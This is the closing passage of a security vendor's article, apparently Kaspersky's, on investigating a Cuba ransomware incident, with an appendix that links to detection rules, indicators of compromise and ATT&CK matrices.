The incident detailed in this article shows that investigation of real-life cyberattacks and incident response, such as Managed Detection and Response (MDR), are sources of the latest information about malicious tactics, techniques and procedures. In particular, during this investigation, we discovered new and previously undetected samples of the Cuba malware, and artifacts suggesting that at least some of the gang members spoke Russian.

That said, effective investigation and response begin with knowledge of current cyberthreats, which is available from Threat Intelligence services. At Kaspersky, the Threat Intelligence and MDR teams work closely while exchanging data and enhancing their services all the time.

Appendix

Sigma and YARA rules: https://github.com/BlureL/SigmaYara-Rules
Indicators of Compromise: Download PDF
Mitre ATT&CK matrices: Download PDF
